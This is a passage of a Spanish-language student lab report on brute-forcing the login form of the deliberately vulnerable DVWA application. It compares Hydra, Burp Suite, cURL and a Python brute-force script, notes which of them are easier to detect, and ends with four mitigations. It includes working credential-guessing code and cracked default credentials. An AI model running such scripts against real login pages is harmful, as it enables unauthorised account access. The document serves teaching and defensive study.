se escogió el paquete http de burp generado cuando interactuamos con el formulario:



Name	Value	
Host	localhost:8080	>
sec-ch-ua	"Chromium";v="127", "...	>
sec-ch-ua-mobile	?0	>
sec-ch-ua-platform	"Linux"	>
Accept-Language	es-419	>
Upgrade-Insecure-Req...	1	>
User-Agent	Mozilla/5.0 (Windows ...	>
Accept	text/html,application/xh...	>
Sec-Fetch-Site	same-origin	>
Sec-Fetch-Mode	navigate	>
Sec-Fetch-User	?1	>
Sec-Fetch-Dest	document	>
Referer	http://localhost:8080/v...	>
Accept-Encoding	gzip, deflate, br	>

Figura 22: paquete http burp

Como se observa en la figura 22 se procedera a explicar el paquete de solicitud http:

- **Host:** localhost:8080. Indica que la solicitud está dirigida al servidor local (localhost) en el puerto 8080.
- **sec-ch-ua, sec-ch-ua-mobile, sec-ch-ua-platform:** Estos encabezados pertenecen a *Client Hints*, que proporcionan información sobre el cliente, como el navegador y la plataforma. Por ejemplo, el valor "Chromium";v="127", "Not A;Brand";v="99" indica que el navegador utilizado es Chromium con ciertas versiones de marca del usuario.
- **Accept-Language:** es-419. Indica que el cliente prefiere recibir la respuesta en español, específicamente para la región de América Latina y el Caribe.

- **User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64).... Este encabezado describe el navegador y el sistema operativo del cliente. En este caso, se trata de una versión de Mozilla ejecutándose en un entorno de Windows.
- **Referer:** http://localhost:8080/vulnerabilities/brute/. Muestra la URL de la página que envió la solicitud, lo que indica que el ataque de fuerza bruta que estás probando se realiza en la sección correspondiente de DVWA.
- **Cookie:** PHPSESSID=841f251197d5f64456b3c2f0df2dbf99. Incluye la cookie de sesión PHP asignada por el servidor para mantener la sesión activa del usuario.
- **Sec-Fetch** encabezados: Estos encabezados se utilizan para mejorar la seguridad y optimizar el contenido que se debe buscar o cargar.

2.15. Explicación paquete hydra (tráfico)

2.16. Mención de las diferencias (tráfico)

2.17. Detección de SW (tráfico)

2.18. Interacción con el formulario (python)

El script en Python realiza la siguiente función: envía una solicitud POST al formulario de la sección de fuerza bruta, simulando el ingreso de datos (siendo la lista de usuarios y lista de contraseñas). En este caso, la solicitud incluye la URL a ingresar en la página, los encabezados HTTP necesarios, la información de inicio de sesión válida de la página principal (incluidas en las cookies), así como los datos de entrada que consisten en la misma lista de nombres de usuario y contraseñas comunes usados en los puntos anteriores .

```
def brute_force_attack():
    users = read_lines(users_file)
    passwords = read_lines(passwords_file)

    for username in users:
        for password in passwords:
            #datos del formulario
            data = {
                'username': username,
                'password': password,
                'Login': 'Login'
            }
            response = requests.post(url, headers=headers, cookies=cookies, params=data)
            soup = BeautifulSoup(response.text, 'html.parser')

            # se verifica el contenido de la página para encontrar el mensaje correcto
            if 'Welcome to the password protected area' in soup.text:
                print(f'[SUCCESS] Usuario: {username} Contraseña: {password}')
            else:
                pass
```

Figura 23: script python

2.19. Cabeceras HTTP (python)

```
# Cabeceras HTTP a utilizar para la solicitud
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36',
    'Content-Type': 'application/x-www-form-urlencoded'
}
```

Figura 24: Cabezeras de script

Como se observa en la figura 24 los headers puestos son las más relevantes para el caso específico de tu ataque de fuerza bruta dado que el user-agent Asegura que el servidor trate la solicitud como si viniera de un navegador real, el conten-type Informa al servidor sobre el formato de los datos que se envían en la solicitud POST. Para datos de formulario estándar, application/x-www-form-urlencoded es el formato esperado.

2.20. Obtención de al menos 2 pares (python)

Una vez se ejecuta el script se obtienen los siguientes resultados

```
robin@robin-VirtualBox:~$ time sudo python3 script_brute_force.py
[SUCCESS] Usuario: admin Contraseña: password
[SUCCESS] Usuario: smithy Contraseña: password
```

Figura 25: ejecucion script

Como se observan en la figura 25 se obtuvieron almenos 2 credenicales validas distintas.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

la comparacion que se realizara se hara en base a la velocidad,se ingreso los mismos archivos de la lista de users y password para todos los programas

```

starting at 2024-09-11 22:03:46
, 288 login tries (l:16/p:18), ~18 t
lnerabilities/brute/:username=^USER^
3c2f0df2dbf99; security=low
in password: password
thy password: password
words found
finished at 2024-09-11 22:03:52

```

Figura 26: velocidad hydra

Como se observa en la figura 26 hydra demora 6 segundos en realizar el ataque

Luego se utiliza el comando time para la ejecución del comando curl dando el siguiente resultado :

```

$ time curl -s http://10.10.10.10:8080/
real    0m0.354s
user    0m0.014s
sys     0m0.008s

```

Figura 27: velocidad curl

1	hola	adios
2	admin	adios
3	administrator	adios
4	user	adios
5	guest	adios
6	root	adios
7	test	adios
8	demo	adios
9	superuser	adios
10	support	adios

Request	Response
Pretty	Raw Hex Render
1	HTTP/1.1 200 OK
2	Date: Thu, 12 Sep 2024 02:04:44 GMT

Figura 28: tiempo inicio de ataque burp

323	smithy	00000
Request Response		
Pretty Raw Hex Render		
HTTP/1.1 200 OK		
Date: Thu, 12 Sep 2024 02:29:47 GMT		

Figura 29: tiempo final de ataque burp

como se observa en la figura 21 y 22 el tiempo total que demoró el ataque fueron de 25 minutos y 2 segundos o bien 1500 segundos

```

robin@robin-VirtualBox:~$ time sudo python3 script_brute_force.py
[SUCCESS] Usuario: admin Contraseña: password
[SUCCESS] Usuario: smithy Contraseña: password

real    0m7.017s
user    0m0.012s
sys     0m0.009s

```

Figura 30: tiempo ejecución script

Como se observa en la figura 30 el tiempo que se condierara sera el real por lo que seria 7.027 segundos dado las evidencias se puede intuir lo siguiente

Herramienta	Velocidad (tiempo total)	Facilidad de Detección	Comentarios sobre detección
Python Script	7.027 segundos	Baja	Altamente personalizable. Permite ajustar cabeceras HTTP y tiempo entre solicitudes.
Hydra	6 segundos	Alta	Conocida por muchos WAFs. Puede ser detectada debido al uso común y patrones de ataque.
Burp Suite	1500 segundos	Media	Puede generar más tráfico de lo habitual, lo que aumenta la posibilidad de detección.
cURL	0.3 segundos	Alta	Fácilmente detectable debido al uso del User-Agent por defecto, aunque es personalizable.

Tabla 1: Comparación de rendimiento y detección de herramientas de fuerza bruta

el tiempo que demoro menos es curl y es el esperado dado que solo envío una credencial no se le ingreso la lista como a los otros programas pero de los programas que si utilizaron la lista hydra fue el mas veloz en realizar el ataque y esto puede ser debido a que Hydra está escrita en C, un lenguaje que permite una gestión eficiente de recursos y una ejecución rápida en comparación con lenguajes interpretados o de más alto nivel o bien debido a que Hydra puede realizar ataques en paralelo, utilizando múltiples hilos o procesos simultáneamente, python tambien fue rapido al hacer el ataque, aunque un script en Python puede ser rápido, también puede ser menos eficiente en comparación con herramientas dedicadas como Hydra

2.22. Demuestra 4 métodos de mitigación (investigación)

Algunos metodos de mitigacion investigados son los siguientes:

El rate limiting es una técnica que restringe la cantidad de solicitudes que un usuario puede realizar a una aplicación web dentro de un periodo de tiempo específico

este metodo es mas eficaz en aplicaciones con formularios de autenticación donde es importante controlar el abuso de intentos consecutivos de ingreso

bloquear temporalmente o permanentemente una cuenta de usuario después de un número determinado de intentos fallidos de autenticación. Un bloqueo temporal puede durar unos minutos o más

este metodo seria mas eficaz en aplicaciones donde los usuarios no suelen cometer errores al iniciar sesión, y en las que bloquear temporalmente después de varios intentos fallidos no afectaría mucho la experiencia del usuario

Un CAPTCHA es una prueba que permite distinguir entre humanos y bots, usualmente presentando un desafío que solo un humano puede resolver, como identificar imágenes o resolver un pequeño problema

este metodo seria mas eficaz en formularios de autenticación y recuperación de contraseñas que están expuestos al público general.

La autenticación multifactor requiere que los usuarios proporcionen dos o más factores de autenticación antes de que se les permita iniciar sesión. Estos factores pueden incluir algo que saben (contraseña), algo que tienen (un teléfono móvil para recibir un código)

este metodo es mas eficaz en aplicaciones donde la seguridad es primordial, como servicios financieros o aplicaciones con información sensible.

Conclusiones y comentarios

En este laboratorio, se ha llevado a cabo un análisis exhaustivo de ataques de fuerza bruta en la aplicación web vulnerable DVWA utilizando diversas herramientas y técnicas. A través de la implementación y comparación de métodos como Burp Suite, cURL, Hydra y un script en Python, se ha logrado obtener una comprensión detallada de las capacidades y limitaciones de cada enfoque. Cada herramienta y técnica tiene sus fortalezas y limitaciones, y la elección adecuada depende del contexto específico del ataque y los objetivos del análisis. Las prácticas de mitigación recomendadas ofrecen estrategias efectivas para proteger aplicaciones web contra ataques de fuerza bruta, mejorando la seguridad general y la resiliencia de las aplicaciones